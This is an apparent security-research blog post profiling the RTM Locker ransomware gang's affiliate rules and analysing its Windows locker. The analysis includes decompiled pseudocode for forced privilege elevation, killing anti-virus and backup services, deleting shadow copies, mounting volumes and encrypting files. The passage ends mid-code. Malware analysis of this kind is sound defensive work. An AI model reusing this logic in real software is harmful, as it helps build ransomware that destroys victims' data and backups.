Read The Manual Locker: A Private RaaS Provider

Stories

The latest cybersecurity trends, best practices,
security vulnerabilities, and more

By Max Kersten · April 13, 2023

The underground intelligence was obtained by N07_4_B07.

Another day, another ransomware-as-a-service (RaaS) provider, or so it seems. We've observed the "Read The Manual" (RTM) Locker gang, previously known for their e-crime activities, targeting corporate environments with their ransomware, and forcing their affiliates to follow a strict ruleset. Is this yet another ransomware gang, or is there more to this gang and their locker than meets the eye? This blog investigates the actor, along with a technical deep dive into their Windows ransomware executable.

Executive summary

The "Read The Manual" Locker gang uses affiliates to ransom victims, all of whom are forced to abide by the gang's strict rules. The business-like set up of the group, where affiliates are required to remain active or notify the gang of their leave, shows the organizational maturity of the group, as has also been observed in other groups, such as Conti.

The gang's modus operandi is focused on a single goal: to fly below the radar. Their goal is not to make headlines, but rather to make money while remaining unknown. The group's notifications are posted in Russian and English, where the former is of better quality. Based on that, it isn't surprising that the Commonwealth of Independent States in Eastern Europe and Asia (CIS) region is off-limits, ensuring no victims are made in that area.

Lifting RTM's veil

The RTM Locker gang's panel provides a look into their rules, targets, and modus operandi. These provide an insight into the group's targets, and their way of working. Additionally, some estimated guesses regarding (a part of) the group's members' geographic locations can be made based on the available information.

The gang's panel and tactics

The panel's login page requires a username and password combination, along with a captcha code to prevent brute force login attempts by other actors and researchers alike.



Figure 1 - The panel's login page

Within the panel, affiliates can add ransomed victims. This shows how the group's methods are aligned with the current of standard behavior of ransomware gangs: the intent to extort their victims twice. Once by encrypting files, and once by naming and shaming their victims by publishing stolen and exfiltrated data. The image below shows the panel's page to add victims; note the data release timer which is to be set by the affiliate.

Figure 2 - The addition of a new target in the panel

An excerpt from the ransom note provides further evidence of the strategy: “All your documents, photos, reports, customer and employee data, databases and other important files are encrypted and you cannot decrypt them yourself. They are also on our servers!” The complete ransom note is listed in Appendix A.

Affiliate rules and exceptions

The affiliates need to remain active, or their account will be removed. Any affiliate who is inactive for 10 days without providing a notification upfront, will be locked out of the panel.



Figure 3 - The notice from the group's administration mentioning that unexplained affiliate inactivity leads to a ban from the group

Aside from avoiding lurking researchers within the group, this shows the gang’s posture is professionally oriented with a clear hierarchy. This structure is further seen in the rest of the rules, which are clearly spelled out for affiliates, ensuring that the gang’s remains under the radar of the prying eyes of security researchers and law enforcement.

To stay off the radar, CIS countries are excluded, as well as morgues, hospitals, and COVID-19 vaccine related corporations. The specification with regards to hospitals is rather distinct, as a dentist’s office is named as an applicable target, unlike an actual hospital.

This rule ties in with the rule which states that headlines are to be avoided, meaning that vital infrastructure, law enforcement, and other major corporations are to be excluded from attacks, as these garner unwanted attention to the group. If such a case does occur, all traces to the RTM gang are to be removed, and the negotiation is to be held via a separate platform, thus ensuring that those who obtain access to the negotiation chatroom via the sample do not see the ongoing discussion.

Within this private environment, a decryptor is likely provided to ensure the victim can silently recover the encrypted machines and resume their operations normally, although other ransomware cases have proven that even with a decryptor, companies aren’t always likely to resume their day-to-day operations in a blink, as the ransomware’s echo can last weeks or months, if not longer.

Linking any negotiation chat publicly is prohibited and warrants the affiliate to be banned. Even though this is more a statement rather than a fact, all chats are allegedly encrypted. The stolen data is also allegedly stored on a different server, even though the RTM Locker website is only accessible via the TOR network, the actors seem to be cautious.

Their cautious attitude is not without reason, aside from the obvious implications of their illegal activities. Other ransomware gangs have gotten to the point where they caught the attention of the mainstream media, making them a priority for law enforcement and security researchers alike. An example of this is the DarkSide gang in 2021, after the Colonial Pipeline debacle attracted attention across the globe.

RTM Locker malware builds are to be kept private, indicating that the actors want to ensure the builds are not analyzed for as long as possible. As will become clear in the technical analysis, samples contain a self-delete mechanism which is invoked once the victim's device is encrypted. This further strengthens the stealthy nature of their operations. Affiliates who do leak samples risk a ban, based on the affiliated ID within the locker.

Redistribution of the RTM Locker by outsourcing the job to other self-hired affiliates is also forbidden, thus attempting to limit the amount of people with access to the samples.

Finally, all communication with the RTM gang is to be done via the TOX messenger, and in no other way.



Figure 4 - The group's rules

Geographic location

Per the RTM gang's updates, there was an internal conflict due to the ongoing war in Ukraine, which ultimately lead to data leakage. The screenshot below shows their update.



Figure 5 - The group's explanation with regards to the ongoing war in Ukraine

The screenshot reads: “In connection with the current situation between Russia and Ukraine, there was an incident due to the fault of one of the participants about the drain of one of our servers, work is underway to transfer and restore data. The bleeds of the new software will be made for some time by several of our experienced negotiators. We apologize for the inconvenience!”

Based on this, one can speculate that there are supporters and opponents of said war within the RTM gang, making it likely that one or more of the group’s members reside in Russia, whereas other members who oppose the war are likely located in different geographical areas. This is further supported by the avoidance of CIS countries when the gang’s affiliates look for victims.

Technical analysis

Even though the ransomware is not obfuscated, it does not contain symbols. The renamed functions and variables within the analysis are given during the analysis. The ransomware follows a clear execution flow, as shown below.



Figure 6 - The flow of the Windows based RTM Locker sample

In the next sections, the locker will be examined in detail, along with code excerpts. The table below provides the hashes of the analyzed sample.

SHA-256
c41a2ddf8c768d887b5eca283bbf8ea812a5f2a849f07c879808845af07409ed
SHA-1
eaad989098815cc44e3bcb21167c7ada72c585fc
MD-5
3416b560bb1542af1124b38fb344fa1f

Elevated privileges

To cripple the targeted system more effectively, the RTM Locker encrypts as much files as possible. To ensure the required permissions are acquired, the ransomware checks if it has administrative permissions on the built-in system domain, which provides unrestricted access to the device.

RTM Locker does not utilize an exploit to obtain these permissions, it simply launches itself with the required permissions, resulting in a User Account Control dialog popping up. If the victim approves the execution, the new process instance is launched with the requested administrative permissions, and the current locker instance shuts itself down. If the victim rejects the prompt, the locker continuously requests it, until the permissions are granted. The image below shows this process in pseudo code.

```
sidIsInitialised =
     AllocateAndInitializeSid
               ((PSID_IDENTIFIER_AUTHORITY)&pIdentifierAuthority,0x2,SECURITY_BUILTIN_DOMAIN_RID,
                DOMAIN_ALIAS_RID_ADMINS,0x0,0x0,0x0,0x0,0x0,0x0,&pSid);
                  /* Success is a non-zero value */
if (sidIsInitialised != 0x0) {
  CheckTokenMembership(NULL,pSid,&isAdministrator);
}
if (pSid != NULL) {
  FreeSid(pSid);
}
if (isAdministrator == FALSE) {
                  /* ComSpec is an environment variable which refers to
                     %SystemRoot%\system32\cmd.exe */
  result = GetEnvironmentVariableA("ComSpec",cmd,0x104);
  if (result != 0x0) {
    lstrcpyA(shellArgs,
             "/c ECHO \"You must restart the program to resolve a critical error\" && start \"\" \
             ""
            );
    result = GetModuleFileNameA(NULL,filePath,0x104);
    if (result != 0x0) {
      lstrcatA(shellArgs,(LPCSTR)&buffer);
      do {
                  /* Runs cmd.exe /c with the fake "warning" and restarts the sample with
                     administrative permissions (due to "runas" as the operation) without a window
                      */
        shellReturnValue = ShellExecuteA(NULL,"runas",cmd,shellArgs,NULL,SW_HIDE);
                  /* The function is successful if a value greater than 0x20 is returned,
                     otherwise an error occurred. This loop is endless, until the execution is
                     successful */
      } while ((int)shellReturnValue < 0x21);
                  /* WARNING: Subroutine does not return */
      ExitProcess(0x0);
    }
  }
}
return;
```

Figure 7 - The pseudo code related to the locker's request for administrative privileges

Debugging console

Within the locker’s main function, right after the elevated privilege check completed, the command-line arguments are checked. If there is a sole argument which equals “-debug”, the console output is set. This allows the locker to print debug data, calls to do so are encountered throughout the ransomware’s code. The screenshot below shows the check of the command-line argument, as well as the call to the function which sets the console output.

```
argc = 0x0;
argv = (LPCSTR *)parseArgs(rawArgs,&argc);
if (argc == 0x1) {
  result = lstrcmpA(*argv,"-debug");
  if (result != EQUAL) {
    setConsoleOutputHandle();
  }
}
```

Figure 8 - A check for the "-debug" command-line argument

Environmental awareness

The locker's next step is to ensure it can maximize its impact by terminating processes which can either block a file (such as Office applications), or which are used during the analysis of malicious files, such as x64dbg. The pseudo code below shows the iteration over all the running processes, and the stopping of selected processes.

```
hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPALL,CURRENT_PROCESS);
                /* Initialise the size prior to the Process32First call, otherwise it fails, as
                   stated in the documentation */
processEntry.dwSize = 0x128;
hSnapshot_copy = hSnapshot;
iteratingProcessHandle = Process32First(hSnapshot,&processEntry);
while (iteratingProcessHandle != FALSE) {
  endOfProcessList = pointerTable->endOfProcessList;
  while (endOfProcessList = endOfProcessList + -0x1, -0x1 < (int)endOfProcessList) {
    processNameComparison =
         lstrcmpiA(processEntry.szExeFile,
                   *(LPCSTR *)(pointerTable->processList + (int)endOfProcessList * 0x4));
    hSnapshot = hSnapshot_copy;
    if ((processNameComparison == EQUAL) &&
       (hProcess = OpenProcess(PROCESS_TERMINATE,0x0,processEntry.th32ProcessID),
       hSnapshot = hSnapshot_copy, hProcess != NULL)) {
      TerminateProcess(hProcess,0x9);
      CloseHandle(hProcess);
      hSnapshot = hSnapshot_copy;
    }
  }
  iteratingProcessHandle = Process32Next(hSnapshot,&processEntry);
}
CloseHandle(hSnapshot);
```

Figure 9 - Process detection and closure

As soon as the currently iterated process' name is within the process list within the locker, the process is terminated with exit code 9. Note that the previously acquired administrative privileges on the system aid the locker's attempt to close all processes which it considers detrimental to its existence.

The following processes are checked for by the locker: sql.exe, oracle.exe, ocssd.exe, dbsnmp.exe, synctime.exe, agntsvc.exe, isqlplussvc.exe, xfssvccon.exe, mydesktopservice.exe, ocautoupds.exe, encsvc.exe, firefox.exe, tbirdconfig.exe, mydesktopqos.exe, ocomm.exe, dbeng50.exe, sqbcoreservice.exe, excel.exe, infopath.exe, msaccess.exe, mspub.exe, onenote.exe, outlook.exe, powerpnt.exe, steam.exe, thebat.exe, thunderbird.exe, visio.exe, winword.exe, wordpad.exe, and notepad.exe

The locker's next step is to stop all services present within an embedded list. The pseudo code below shows the iteration over and stopping of selected services.

```
hSCManager = OpenSCManagerW(NULL,NULL,SC_MANAGER_ALL_ACCESS);
if (hSCManager != NULL) {
  endOfServicesList = pointerTable->endOfServicesList;
  while (endOfServicesList = endOfServicesList + -0x1, -0x1 < (int)endOfServicesList) {
    hService = OpenServiceA(hSCManager,
                            *(LPCSTR *)(pointerTable->servicesList + (int)endOfServicesList * 0x4)
                            ,
                            SC_MANAGER_MODIFY_BOOT_CONFIG | SC_MANAGER_LOCK | SC_MANAGER_ENUMERATE
                            _SERVICE
                           );
    if (hService != NULL) {
      result = QueryServiceStatusEx
                         (hService,SC_STATUS_PROCESS_INFO,(LPBYTE)&serviceStatus,0x24,&local_2d4);
      if (((result != 0x0) && (serviceStatus.dwCurrentState != 0x1)) &&
         (serviceStatus.dwCurrentState != SERVICE_STOP_PENDING)) {
        ControlService(hService,SERVICE_CONTROL_STOP,&serviceStatus);
      }
      CloseServiceHandle(hService);
    }
  }
  CloseServiceHandle(hSCManager);
}
```

Figure 10 - Service detection and stopping

The targeted services are responsible for anti-virus protection and back-ups, as can be seen here: vss, sql, svc$, memtas, mepocs, sophos, veeam, backup, GxVss, GxBlr, GxFWD, GxCVD, GxCIMgr, DefWatch, ccEvtMgr, ccSetMgr, SavRoam, RTVscan, QBFCService, QBIDPService, Intuit.QuickBooks.FCS, QBCFMonitorService, YooBackup, YooIT, zhudongfangyu, stc_raw_agent, VSNAPVSS, VeeamTransportSvc, VeeamDeploymentService, VeeamNFSSvc, PDVFSService, BackupExecVSSProvider, BackupExecAgentAccelerator, BackupExecAgentBrowser, BackupExecDiveciMediaService, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService, ArcSch2Svc, AcronisAgent, CASAD2DWebSvc, and CAARCUpdateSvc.

Another check which the locker performs, is the CPU's capabilities to perform SSE2 related operations, which are, later on, used for cryptographic operations.

Setting the stage

Prior to starting the encryption process, the locker empties the recycle bin (without asking for confirmation, showing the progress on-screen, or playing the completion sound), and it deletes the shadow copies. This ensures that victims cannot restore files directly from the recycle bin or via the shadow copies after the locker has taken the device hostage. The image below shows the related pseudocode.

```
SHEmptyRecycleBinW(NULL,NULL,SHERB_NOCONFIRMATION | SHERB_NOPROGRESSUI | SHERB_NOSOUND);
removeShadowCopies();
```

Figure 11 - Emptying of the recycle bin and the removal of the shadow copies

Next, the machine's volumes are iterated, where non-used volume letters are assigned a mount point for unmounted partitions on all volumes. A maximum of 26 drive letters are used within the locker, as can be seen in the pseudo code below. Note that the order of the drives is based on the QWERTY keyboard lay-out. This might indicate the locker creator(s) used such a lay-out during the development.

```
drives[0] = L"Q:\\";
drives[1] = L"W:\\";
drives[2] = L"E:\\";
drives[3] = L"R:\\";
drives[4] = L"T:\\";
drives[5] = L"Y:\\";
drives[6] = L"U:\\";
drives[7] = L"I:\\";
drives[8] = L"O:\\";
drives[9] = L"P:\\";
drives[10] = L"A:\\";
drives[11] = L"S:\\";
drives[12] = L"D:\\";
drives[13] = L"F:\\";
drives[14] = L"G:\\";
drives[15] = L"H:\\";
drives[16] = L"J:\\";
drives[17] = L"K:\\";
drives[18] = L"L:\\";
drives[19] = L"Z:\\";
drives[20] = L"X:\\";
drives[21] = L"C:\\";
drives[22] = L"V:\\";
drives[23] = L"B:\\";
drives[24] = L"N:\\";
drives[25] = L"M:\\";
```

Figure 12 - The qwerty-keyboard based drive letter order array

The iteration happens by looping over the drives array, where each drive's type is checked. If the drive type indicates that no volume is mounted for the given drive, it is stored in a different array, named "unmountedDrives" in the pseudo code below.

```
_memset(unmountedDrives,0x0,0x68);
count = 0x0;
lpcchReturnLength = 0x0;
i = 0x0;
do {
  lpRootPathName = drives[i];
  driveType = GetDriveTypeW(lpRootPathName);
  if (driveType == DRIVE_NO_ROOT_DIR) {
    unmountedDrives[count] = lpRootPathName;
    count = count + 0x1;
  }
  i = i + 0x1;
                /* 0x1a equals 26 in decimal */
} while (i < 0x1a);
```

Figure 13 - Generating the list of unmapped drive letters

The machine's first volume is then iterated, and partitions on it are mounted to unused drives if possible. Note that the array's iteration starts at the end, meaning that the first new drive to be created, is "M:\".

```
hSnapshot_copy = HeapAlloc(hProcessHeap_2,DVar1,SVar4);
pFunction = HeapFree_exref;
if (hSnapshot_copy != NULL) {
  hVolume = FindFirstVolumeW(lpszVolumeName,0x8000);
  do {
              /* If no suitable drives were found from the start, or once all drives have been
                 iterated over, break the loop */
    if (count == 0x0) break;
    result = GetVolumePathNamesForVolumeNameW
                      (lpszVolumeName,lpszVolumePathNames,0x78,&lpcchReturnLength);
              /* The drive is a single letter, a colon, and a backslash, so the minimum length
                 is 3. The length is set by the return value of the lstrlenW function.

                 Success is a non-zero value */
    if ((result == 0x0) ||
       (volumePathLength = lstrlenW(lpszVolumePathNames), volumePathLength != 0x3)) {
              /* Decrement the drive count, as it is moved over backwards */
      count = count + -0x1;
      SetVolumeMountPointW(unmountedDrives[count],lpszVolumeName);
    }
    result = FindNextVolumeW(hVolume,lpszVolumeName,0x7fff);
              /* Succes is non-zero value */
  } while (result != 0x0);
              /* Close the handle */
  FindVolumeClose(hVolume);
```

Figure 14

- Mounting all volumes to unmapped letters

The reason to mount all partitions on the attached volumes is to increase the number of files which can be encrypted by the locker, as all attached volumes are iterated upon, or until all drive letters are in use.

File encryption

Once all partitions are mounted, the iteration over all drives begins. This time with the intent to encrypt the encountered files, barring some exclusions. The pseudo code below shows the differentiation between remote and local drive types, after which the folder parsing function is called.

```
driveType = GetDriveTypeW((LPCWSTR)pszDest);
if (driveType == DRIVE_REMOTE) {
  DStack540 = 0x100;
            /* Shouldn't fail as this only hinges on the allocation of memory */
  lpRemoteName = (LPCWSTR)__calloc_base_wrapper(0x100,0x2);
  if (lpRemoteName == NULL) goto LAB_0040730b;
  _memset(lpRemoteName,0x0,aDStack532[0] * 0x2);
  WNetGetConnectionW((LPCWSTR)(pszDest + 0x2),lpRemoteName,aDStack532);
  _free_wrapper(pszDest);
  parseFoldersAndEncryptFiles(lpRemoteName);
}
else {
            /* The drive type is NOT remote */
  parseFoldersAndEncryptFiles((LPCWSTR)pszDest);
}
```

Figure 15 - The call to encrypt a (remote) drive

A folder separating backslash and a wildcard are appended to the provided path, after which the first file at the given location is searched for. If there is no such path, the function returns. If there is, a check is performed if the excluded folder list contains the current name. If this is the case, a check is performed if the given file is a file or a folder. When the path refers to a folder, the function is called recursively, thus including subfolders. If the path refers to a file, which is not equal to the name of the ransom note, nor has an extension that is 65 characters long, the file specific encryption function is called. The pseudocode below provides an overview of the process that is described above.

```
filePath = (LPCWSTR)HeapAlloc(pProcessHeap,value_8,value_10000);
if (filePath != NULL) {
  lstrcpyW(filePath,fullFilePath);
  lstrcatW(filePath,(LPCWSTR)&s_\*);
  hFirstFile = FindFirstFileW(filePath,(LPWIN32_FIND_DATAW)&fileFindData);
  if (hFirstFile != (HANDLE)INVALID_HANDLE_VALUE) {
    do {
      folderPointerOffset = 0x0;
      do {
        comparisonResult =
             lstrcmpiW(local_238,*(LPCWSTR *)((int)excludedFolders + folderPointerOffset));
        fullFilePath_copy2 = fullFilePath_copy1;
        if (comparisonResult == EQUAL) goto LAB_nextFile;
                  /* Increments by four, as the 32-bit binary uses 4 bytes per integer, and thus
                     pointer */
        folderPointerOffset = folderPointerOffset + 0x4;
                  /* Iterates 21 times, equal to the size of the excludedFolders array */
      } while (folderPointerOffset < 0x54);
      wnsprintfW(filePath,0x8000,L"%ls\\%ls",fullFilePath_copy1,local_238);
                  /* If the given file is a file */
      if (((byte)fileFindData & 0x10) == 0x0) {
        result = lstrcmpW(local_238,L"How To Restore Your Files.txt");
                  /* If the file name is not equal to the ransom note file name, continue,
                     otherwise it is ignored */
        if (result != EQUAL) {
          lpString = PathFindExtensionW(local_238);
          length = lstrlenW(lpString);
          if (length != 0x41) {
            encryptFile(filePath);
          }
        }
      }
      else {
        parseFoldersAndEncryptFiles(filePath);
      }
LAB_nextFile:
      hNexFile = FindNextFileW(hFirstFile,(LPWIN32_FIND_DATAW)&fileFindData);
    } while (hNexFile != INVALID_HANDLE);
    FindClose(hFirstFile);
```

Figure 16

- The file iteration to determine if a file should be encrypted

The excluded names are the following: windows, appdata, application data, boot, google, mozilla, program files, program files (x86), programdata, system volume information, tor browser, windows.old, intel, msocache, perflogs, x64dbg, public, all users, default, ., and ..

The encrypted file gets a random 64-character extension based on 32 randomly generated bytes, where each byte is displayed using two characters. The previously mentioned 65-character extension check is due to the return value of PathFindExtensionW, which returns a pointer to the extension's dot, thus adding a character to the extension length.

The random data is generated using the RtlGenRandom function, which is an undescribed import which is to be manually resolved from advapi32 under the name of "SystemFunction036". The pseudo code for the random data generation is given below.

```
if (pAdvapi32 == NULL) {
  pAdvapi32 = LoadLibraryA("advapi32.dll");
}
if (pRtlGenRandom == NULL) {
  pRtlGenRandom = GetProcAddress(pAdvapi32,"SystemFunction036");
}
(*pRtlGenRandom)(randomBuffer,0x20);
```

Figure 17 - Resolving the undocumented "SystemFunction036", also known as RtlGenRandom

The encryption of the files on the victim's machine happens in a multi-threaded fashion, maximizing the impact by minimizing the time which is required to encrypt all files on the disk. There is, however, more to the multi-threading within this locker than simply iterating and encrypting files in multiple threads.

The locker uses Input/Output Completion Ports (abbreviated as IOCP), allowing multiple threads to work with the same file at the same time, based on signals that are sent between the threads. In this case, different types of threads are used for the encryption and the IOCP, as can be seen in the pseudo code below where the two types of threads are created. Note that this code is called earlier on but is only discussed now as it is relevant from here on out.

```
if (hConsoleOutput != NULL) {
  local_34c = 0x0;
  makingThreadsStringLength = lstrlenW(L"Making threads...");
                /* pFunction equals WriteConsoleW for the following two calls */
  (*pFunction)(hConsoleOutput,L"Making threads...",makingThreadsStringLength);
  (*pFunction)(hConsoleOutput,&lpBuffer_0041de8c,0x1,&stack0xfffffca0,0x0);
}
DVar1 = systemInfo.dwNumberOfProcessors * 0x2;
if (hConsoleOutput != NULL) {
  local_348 = 0x0;
  makingIocpStringLength = lstrlenW(L"Making iocp");
  (*pFunction)(hConsoleOutput,L"Making iocp",makingIocpStringLength);
  (*pFunction)(hConsoleOutput,&lpBuffer_0041de8c,0x1,&hSnapshot_copy,0x0);
}
                /* The final argument for this call is equal to two times the
                   systemInfo.dwNumberOfProcessors, which specify the maximum amount of threads
                   which can access this I/O completion port */
hExistingCompletionPort = CreateIoCompletionPort((HANDLE)INVALID_HANDLE_VALUE,NULL,0x0,DVar1);
for (; DVar1 != 0x0; DVar1 = DVar1 - 0x1) {
  CreateThread(NULL,0x0,iocpThread,hExistingCompletionPort,0x0,NULL);
